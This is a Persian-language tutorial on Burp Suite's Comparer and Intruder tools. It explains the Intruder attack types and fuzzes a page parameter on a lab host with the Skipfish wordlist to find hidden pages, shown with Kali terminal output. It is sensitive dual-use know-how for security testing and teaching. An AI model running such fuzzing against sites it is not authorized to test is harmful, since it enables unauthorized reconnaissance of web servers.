


در بخش Comparer می توانید تفاوت بین دو درخواست را مشاهده کنید. در صورت کلیک بر روی Words صفحات بر اساس کلمات موجود در محتوای دو درخواست مقایسه می شوند






با سه رنگ مختلف تفاوت ها مقایسه می شوند. رنگ آبی نشان دهنده موارد حذف شده , رنگ نارنجی نشان دهنده موارد تغییر یافته و رنگ زرد نشان دهنده موارد اضافه شده هستند.




به ریپتر بازگردید و بر روی دکمه بازگشت کلیک کنید تا درخواست قبلی و سالم که دارای پارامتر page=home.php می باشد قابل مشاهده باشد.




اکنون این درخواست سالم را باید به Intruder برای فازینگ ارسال کنیم. به این منظور راست کلیک کرده و Send to Intruder را انتخاب می کنیم.





در بخش Intruder برگه های درخواست های ارسالی در بالا با شماره مشخص شده اند مثلا برگه شماره یک و دو ...

تمرکز ما بر روی برگه شماره دو می باشد. در هر برگه چهار بخش وجود دارد که به شرح عملکرد هر کدام از این بخش ها می پردازیم .





Target : گزینه Target کاملا مشخص است و نیاز به تغییر مقادیر آن نیست . این بخش این بخش اطلاعاتی کلی درباره میزبان هدف و شماره پورت و آدرس آیپی آن به شما می دهد.

Target | Positions | Payloads | Options

Attack Target

Configure the details of the target for the attack.

Host: 192.168.1.15


Port: 80

Use HTTPS


Positions : برگه Positions اهمیت بالایی دارد . در این بخش شما تعیین می کنید که بر روی چه پارامترهایی و به چه نحوی می خواهید تست فازینگ را پیاده سازی کنید.

گزینه Positions دارای چندین بخش مهم می باشد. در بخش بالایی شما نوع حمله انتخابی خود را تعیین می کنید . در بخش بزرگ میانی محتوای درخواست شما نمایش داده می شود . در این بخش شما بایستی پارامترهای مورد نظر برای تست فازینگ را تعیین کنید. به صورت پیش فرض Burp برای شما یکسری پارامترها را تعیین کرده است. پارامترهای انتخاب شده برای تست فازینگ به رنگ نارنجی هایلایت شده اند. به علاوه به اول و انتهای پارامترهای یک کاراکتر ویژه § اضافه شده است. ما در اینجا تنها قصد فازینگ پارامتر home را داریم به همین منظور ابتدا از سمت راست بر روی دکمه Clear § کلیک کرده تا همه پارامترهای انتخابی پاک شود.





سپس پارامتر home را انتخاب کرده و بر روی Add § کلیک می کنیم تا پارامتر مورد نظر ما تعیین شود. دقت داشته باشید که با کلیک بر روی دکمه Auto § می توانید مجدد حالت پیش فرض و انتخاب خودکار پارامترها توسط Burp را فعال کنیم.





نوع حمله یا Attack type دارای حالت های مختلف حمله برای تست می باشد :



Sniper : در این وضعیت هر کدام از پارامترهای انتخاب شده با استفاده از یک پیلود به صورت پی در پی تست می شود. این متد زمانی مفید است که شما می خواهید چندین پارامتر را برای یک آسیب پذیری بخصوص مثلا XSS تست کنید.

Battering ram : در این متد , پیلود به همه پارامترهای انتخاب شده در همان زمان ارسال می شود. سپس پارامترها با استفاده از پیلود دوم فاز می شوند و همین روال ادامه پیدا می کند . این حمله زمانی مفید است که شما نیازمند وارد کردن همان ورودی ها در جای جای مختلف در همان زمان هستید. یک مثال می تواند فازینگ فیلد ID باشد , در شرایطی که نیاز به تغییر مقدار آن پارامتر در مکان های مختلف دارید.


Pitchfork : در این شیوه , هر پارامتر با استفاده از یک پیلود تعریف شده , فاز می شود. به این روش از چندین مجموعه پیلود استفاده می شود. در حین فازینگ به این روش پیلود از هر مجموعه در موقعیت های (Positions) مختلفی درج می شود. این شیوه حمله زمانی مفید است که شما می خواهید با استفاده از ترکیبی از پیلودها فازینگ را انجام دهید و داده ها را در چندین موقعیت در همان زمان درج کنید.



Cluster bomb : هدف این حمله فازینگ داده ها با استفاده از همه حالت های ترکیبی موجود می باشد و این گزینه زمانی مفید است که شما نیازمند درج چندین داده بدون ارتباط با هم در موقعیت های مختلف هستید .

ما در اینجا تنها یک پارامتر home را تست می کنیم در نتیجه انواع مختلف حمله خیلی در این مثال به کار ما نمی آید. به همین منظور همان حالت پیش فرض Sniper را قبول می کنیم.

بخش Payloads : داده های ایجاد شده برای فازینگ را در اینجا پیلود می نامیم. در این بخش شما می توانید انواع مختلف پیلودها (داده های فازینگ) و همچنین گزینه های مختلف دیگر برای ایجاد داده ها را انتخاب کنید. در بخش ابتدای برگه Payloads با نام Payload Sets شما نوع پیلود (Payload type) را تعیین می کنید. انواع زیادی از پیلود های انتخابی وجود دارد که موارد مهم آنها به شرح زیر می باشد :





Simple list : این ساده ترین روش برای وارد کردن پیلود یعنی از طریق یک فایل متنی می باشد.

Runtime file : در صورتیکه مخزن خوبی از پیلودها در اختیار داشته باشید می توانید آنها را در طی زمان اجرا وارد کنید.

Custom iterator : این حالت ترکیبی از کاراکترها را بر اساس یک الگوی تعریف شده ایجاد می کند.

Case substitution : همانطور که از نامش پیداست , لیست پیلودها را وارد کرده و بزرگی و کوچکی حروف کاراکترها را تغییر می دهد. این گزینه در حین تست فیلدهای پسورد مفید است.


ما در اینجا یک لیست ساده از اسامی را در اختیار داریم. کنسول کالی را باز کنید و به با دستور locate به جستجو فایل لیست کلمات Skipfish بگردید. این همان فایل است که با استفاده از کلمات موجود در آن فازینگ خود را انجام می دهیم. در واقع با این کار کلمات موجود در لیست به جای پارامتر =page قرار گرفته تا در صورت وجود صفحات مخفی سایت کشف شوند.

```
root@netamooz: /usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce
File  Edit  View  Search  Terminal  Help
root@netamooz:~# locate Skipfish
/usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce/Extensions.Skipfish.fuzz.txt
/usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce/WordlistSkipfish.fuzz.txt
root@netamooz:~# cd /usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce/
root@netamooz:/usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce# ls -la
total 120
drwxr-xr-x 2 root root  4096 May 19 16:36 .
drwxr-xr-x 4 root root  4096 May 19 16:36 ..
-rw-r--r-- 1 root root 70304 Jan 14  2015 3CharExtBrute.fuzz.txt
-rw-r--r-- 1 root root    68 Jan 14  2015 copy_of.fuzz.txt
-rw-r--r-- 1 root root    57 Jan 14  2015 Extensions.Backup.fuzz.txt
-rw-r--r-- 1 root root  3678 Jan 14  2015 Extensions.Common.fuzz.txt
-rw-r--r-- 1 root root   765 Jan 14  2015 Extensions.Compressed.fuzz.txt
-rw-r--r-- 1 root root   135 Jan 14  2015 Extensions.Mostcommon.fuzz.txt
-rw-r--r-- 1 root root   406 Jan 14  2015 Extensions.Skipfish.fuzz.txt
-rw-r--r-- 1 root root 13086 Jan 14  2015 WordlistSkipfish.fuzz.txt
root@netamooz:/usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce#
```



در بخش دوم Payloads یعنی Payload Options شما بایستی لیست متنی خود را انتخاب کنید . به همین منظور بر روی Load کلیک کرده و فایل مورد نظر خود را وارد برنامه کنید. مسیر فایل بر روی سیستم کالی به صورت زیر است :

/usr/share/golismero/wordlist/fuzzdb/Discovery/FilenameBruteforce/WordlistSkipfish.fuzz.txt



همانطور که در تصویر بالا نیز مشاهده می کنید در لیست ما حدود 2000 مقدار وجود دارد. نسخه رایگان ابزار Intruder برای تست این مقادیر کمی کند عمل خواهد کرد.



شما نیاز به راهی دارید تا در صورت پیدا شدن یکی از صفحات مخفی نشانه ای پدیدار شود. به این منظور در بخش Options می توانید یک الگو را با استفاده از Grep مشخص کنید. جدای از این خود ابزار به صورت اتوماتیک سایز بسته ها را مقایسه می کند و شما با استفاده از این مقایسه می توانید بسته های مورد نظر خود را انتخاب کنید. در پایین برای نشان دادن عملکرد این گزینه از بخش Options قسمت Grep Match را انتخاب کنید. موارد موجود را پاک کنید و 404 را اضافه کنید تا در صورت مشاهده صفحه ای که موجود نیست برای ما به وضوح نشان داده شود.


Target | Positions | Payloads | Options

